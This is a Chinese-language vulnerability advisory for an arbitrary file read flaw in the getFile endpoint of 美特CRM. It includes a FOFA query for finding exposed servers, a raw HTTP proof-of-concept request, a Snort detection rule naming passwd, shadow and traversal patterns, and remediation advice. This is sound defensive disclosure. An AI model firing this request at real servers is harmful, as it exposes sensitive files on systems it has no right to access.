

美特CRM getFile 存在任意文件读取漏洞

美特CRM getFile 存在任意文件读取漏洞，从而导致读取服务器上的敏感文件。

影响版本

美特CRM

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/common/scripts/basic.js"

POC/EXP:

```
GET /getFile?
p=b9998b5475349fb121bb1c747c459f55427b7cbfdb484a28fbd4d9d992ab442923a2d0e2c189c9b
ae4c35e342dbb652c0711d79544ffef547bdbda75a26a27c6 HTTP/1.1
Host: 127.0.0.1:8899
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 8899 (  
  msg:"MeterCRM - Arbitrary File Read via getFile (LFI)";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/getFile"; http_uri;  
  content:"p="; http_uri;  
  pcre:"/p=[^&]*(\\.\\.\\.|/%2e%2e\\|\\x00|\\x00|  
(etc|winnt|windows)\\/(passwd|shadow|hosts)|\\. (properties|conf|ini)\\b)/i";  
  metadata:service http;  
  metadata:affected_product "美特CRM";  
  metadata:attack_type "Local File Inclusion";  
  metadata:severity "high";  
  reference:url,www.example.com/metercrm-lfi;  
  classtype:web-application-attack;  
  sid:1000165;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。